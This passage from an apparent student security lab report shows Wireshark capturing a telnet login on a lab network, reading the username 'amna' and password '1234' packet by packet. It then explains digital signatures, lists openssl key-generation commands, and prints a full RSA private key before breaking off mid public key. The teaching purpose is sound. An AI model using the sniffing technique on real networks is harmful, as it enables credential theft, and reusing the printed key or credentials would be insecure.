


Figure: eth0 interface Wireshark

After opening wireshark, we will again use kali terminal to remotely login into our UbuntuServer as we did previously using telnet command and giving the right username and password to it.
In the image below we can see there are many packets that are being detected by wireshark.
The ones that we need right now are the one that are over the **telnet** server connection. For this purpose we can filter out telnet connection packets on wireshark by searching '**telnet**' in the above given search bar.




Figure: Telnet Data Packets

Among the List of packets, we can detect a packet whose source is '192.168.10.4' and destination is '192.168.10.11'that prompts **'UbuntuServer Login:'**, which means now the authentication is starting. It's the same as we saw above where the next line would be reading 'username' asking us to enter username.




Figure: UbuntuServer Login

Now we will observe the username being entered by the user packet by packet, which in our case is '**amna'**. Here the first packet will only read **'a',** second packet will read **'m'**, third packet will read **'n'** and the last packet will read **'a'** which states the end of username.

After this some packets will read null/nextline characters, as a symbol of username end.




Figure: 1st Packet of username




Figure: 2nd Packet of username




Figure: 3rd Packet of username




Figure: 4th Packet of username

After we get done with the username, we can see a packet that reads a line '**Password:**', telling us to enter a password for the user that was entered previously.




Figure: Password Prompt

When a user enters their password, we can observe it packet by packet such as shown in the below screenshots. The password for user 'amna' in our case is **'1234'**, let's observe it using packet sniffing over telnet connection in wireshark.




Figure: Packet 1 of Password




Figure: Packet 2 of Password




Figure: Packet 3 of Password




Figure: Packet 4 of Password

By the above practice we can see that the data that is sent over the telnet server is not encrypted. We have also observed that we can easily see this data using any sniffing tool. Imagine a man sitting in the middle of these two machines over the network sniffing your secret information just because your connection is not encrypted. This can result in loss of your secret or important data. Also makes you and your machine more vulnerable to any sort of attack by an attacker.

Only if there is some encryption done over Telnet connection it could get better.

We have now seen that telnet uses plaintext while communicating in a network. Sensitive data such as usernames and passwords can be easily captured by the man in the middle during data transmission over the network. SSH (Secure Shell Server) encrypts data communication between two machines/devices in a network unlike telnet. It is a better choice over telnet for secure communication between two devices.

4.3. Digital Signature

4.3.1 Introduction

In *Symmetric Encryption*, Alice and Bob encrypt their messages with a private key and the sender Alice sends the encrypted message along the key to the receiver Bob. The receiver Bob decrypts the message using the private key. But the key is also sent through an insecure communication

channel. So, the key can also be stolen. This is a key exchange problem. There are also methods for key exchange like: Diffie-Hellman key exchange one of the earliest public key exchanges in cryptography.

In *Asymmetric encryption*, sender and receiver both have their own public and private keys. The public keys are known to the entire world, but private keys are known only to its owner. A sender A who wants to send a message to a receiver B will use B's public key to encrypt the message and receiver will decrypt the message using their own private key. Public key is used for encryption and private key is used for decryption. So, there is no need to exchange keys.

The notion of digital signature was described by Whitfield Diffie and Martin Hellman in 1976. Digital signature uses asymmetric algorithms. In 1977, the RSA algorithm was invented, which could be used to create a digital signature. The first widely marketed software package to offer digital signature was Lotus Notes 1.0, released in 1989, which used the RSA algorithm. [26].

Digital signature is a mathematical scheme to:

- Integrity: message has not been changes by any third party
- Authentication: the message has been sent by the valid and known receiver not by any middle person.

To sign a message, the sender first hashes the message then encrypts the hashed message and sends the encrypted hash along with the message. Then the receiver decrypts the hash using the sender's public key and compares it to the decrypted value to compute the hash of the message. If the values are equal, then the message is valid and came from the signer.

4.3.2 Digital Signature Schemes

RSA was one of the first public key cryptosystems to be used to create a digital signature. But over time many digital signature schemes have been introduced. Some of the well known digital signature algorithms are:


- Digital Signature Algorithm(DSA)
- Rivest-Shamir-Adleman(RSA)
- ECDSA ● EdDSA
- ElGamal signatures
- Schnorr signatures
- Quantum-Safe signatures

Some of the digital signatures are based on the discrete logarithm problem and Elliptic-Curve Discrete Logarithm problem. Quantum safe signatures like SPHINCS, BLISS and XMSS are not commonly used because of long key length and slow performance. Most commonly used algorithms are RSA, ECDSA and EdDSA.

4.3.3 Proof of Concept

We have used the RSA algorithm to generate public keys of Alice and Bob. There are two directories of Alice and Bob and create their respective keys in their directories.

We will use OPENSSL which is a cryptography library that implements TLS and SSL protocols. It is mostly used to generate keys, create CSR, install SSL/TLS certificates. We can see its commands in its man page. And for public key algorithms we will use RSA.



In the command, *openssl* is a library, *genpkey* is a command to generate a Private key **openssl genpkey** [**-out filename**] [**-algorithm alg**]

we have used *genpkey*: a command to generate a Private key

-algorithm : a public key algorithm *-out :*

output the key to the specified file

To create public key: **openssl pkey** [**-in filename**] [**-out filename**] [**-pubin**] [**-pubout**] [**-text**] *pkey:* is a command to process public or

private keys.

-pubin : by default a private key is read from the input file: with this option a public key is read instead.

-pubout : by default a private key is output: with this option a public key will be output instead. This option is automatically set if the input is a public key.[27]

-in : the input file name to read the key from

-out : the output filename to write a key

-text : prints unencrypted representation of private and public keys and parameters along with the PEM or DER structure.

```
hadia@kali:~/Practice/alice$ openssl genpkey -algorithm RSA -out pvtkey-A
.....+++++
..+++++
hadia@kali:~/Practice/alice$ openssl pkey -pubout -in pvtkey-A -out pubkey-A
hadia@kali:~/Practice/alice$
```

In the same way, we will create Bob's public and private keys in his directory.

```
hadia@kali:~/Practice/bob$ openssl genpkey -algorithm RSA -out pvtkey-B
.............................+++++
....+++++
hadia@kali:~/Practice/bob$ openssl pkey -pubout -in pvtkey-B -out pubkey-B
hadia@kali:~/Practice/bob$ ls
pubkey-B  pvtkey-B
hadia@kali:~/Practice/bob$
```

We can see the details of the keys using:

openssl pkey -in pvtkey-B -text | less

This will show us the details of Bob's private key of Bob. To see the public key details: *openssl pkey -pubin -in pubkey-B -text |less*

```
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQDWBy1yuOt1Mces
EwpSiFqRFNeczMal/lkYW2gYLl9LrJTMJ5RmtyxbX9jCDkPPjvbgOkRzbNrIk3J+
WuJkDcWUe5yxCbPoapPoiBzgA0bWej5n52vGbQuennE1XR8L8vJl8mIRUdNVusEF
qwJ7QjJ+BUtzDaEQS+UCjbBO3XymqNyFln2PJp2yFLfehkcq6Mev3ttGgw3uh7HO
h5X630/oHlf0lQNAsGwXWh56YiDvWpWCzDi5dzNWA5rHTwWagyMCMZheEVAhzbBu
rz/vhBga19hE/7PZ83E+YjPpGg0PfyDyffe8g95dGoFkvBwa2FTd9hK5dQ8RCoqY
OlM8HXOHAgMBAAECggEAOY1ujDXrovUC42OvV+gwqmi3XgO2uzY9EQ6rXC1EFN5Q
mOFfx4skE2IfsHcThwHDoyIn+/3eiycTF6Uq0YregYIH7ZdVWH8oTNQlJ5vZ9Zyj
oV8anR3/jOTAPoBO8/CdfAqEknG1aY0xkGue3DQ9zaNw2XxlvjMaXuho65wlg87Q
Rjw6Y13oyeEGb45NDhsUMjAd/bNBlKysjld5/rdDoQFATdMiM+6xrJ6EYWTnm9yO
cwb9vMqdT+K8avf9CfOALrT8v5di8N7lC3ogmsGB5fhM3YCi4IsisSqgydZk/i0k
oFBo59eDPhm7l8LQFPA2iQ7t98SGDBsrU0qkgS1i8QKBgQD+D/9AuklTZK5i6uFf
q6ndnKD3uzHK3S0+LWIfN4kL76yREQrg/AiLevRnHVqR6gv3ArYD0YhrvX/Ka+iQ
OgJALjWsj7YeuDok+wMtUbTvmpUhfrS245Ih9dBr+zQpxwUX754ByBMHFJb6p9Vv
P2qHnN4IVN0cV5h99PiwGg1dPwKBgQDXqQWOnxVF463EuXgu1KUai86R5MDZqisI
r4xWd8fx1Xsgodvq4LcT6fONf9hn3FrF9dT4wUmGaIEUGSdTt7KFZAplu514Ne/n
v2VqLwdaA8t/Y1TRKZmrQr1cbThI0JowJ0fWG/JblNnJ+Uge/sg1KH5sO64Lq/Y4
LkNa4YmvuQKBgQDYnEMAqNNDqp+T7rZgnzegnp4PGScG0zRzwrXZ77uE1b/Hn0Qr
NjcC1L3z/G7v4SB6ZXFSKB+r3FFMAFy0FX2Nwtg4W/7miiPoy6qVxQgDEUT83c6t
77D0C2S76905kVmiYsXQtwiiDMf8xYOP6f2lyfT0HYa3V2fIXEh7vHqQeQKBgH3F
wEzuMEzjPLuHYzUEpQl3UdC6NVJ8ML7PCqx/DOfYFgfw/b3cskj13ym9zqq702Cy
PzOYHlY56lWbWdk0P/QVZQ7xvSOXaUOh1vZ3WPVBU1QGzTdy6ID92kvmErY8mj/N
GNMg11Zb2Cw3qr0Q4BhIdnqOz7FU57LaIEQHVvJZAoGBAKwdbz42BDLNbGalwfif
x11tSS5sHaUgxCJIG+ZJQArk0e8qLGr68EA/qGDrbR7ykSyveJUx3NRHZfdNcMbt
FLTqcvgfOL0kXF5WYmWRmVyrgd8Evg36SQmkkVOjmWUjyRF91Iafhow9zP4unrHJ
4DUZKKMvM0VV8WO1PcY8lRln
-----END PRIVATE KEY-----
```

```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA1gctcrjrdTHHrBMKUoha
kRTXnMzGpf5ZGFtoGC5fS6yUzCeUZrcsW1/Ywg5Dz4724DpEc2zayJNyflriZA3F
lHucsQmz6GqT6Igc4ANG1no+Z+drxm0Lnp5xNV0fC/LyZfJiEVHTVbrBBasCe0Iy
fgVLcw2hEEvlAo2wTt18pqjchZZ9jyadshS33oZHKujHr97bRoMN7oexzp+V+t9P
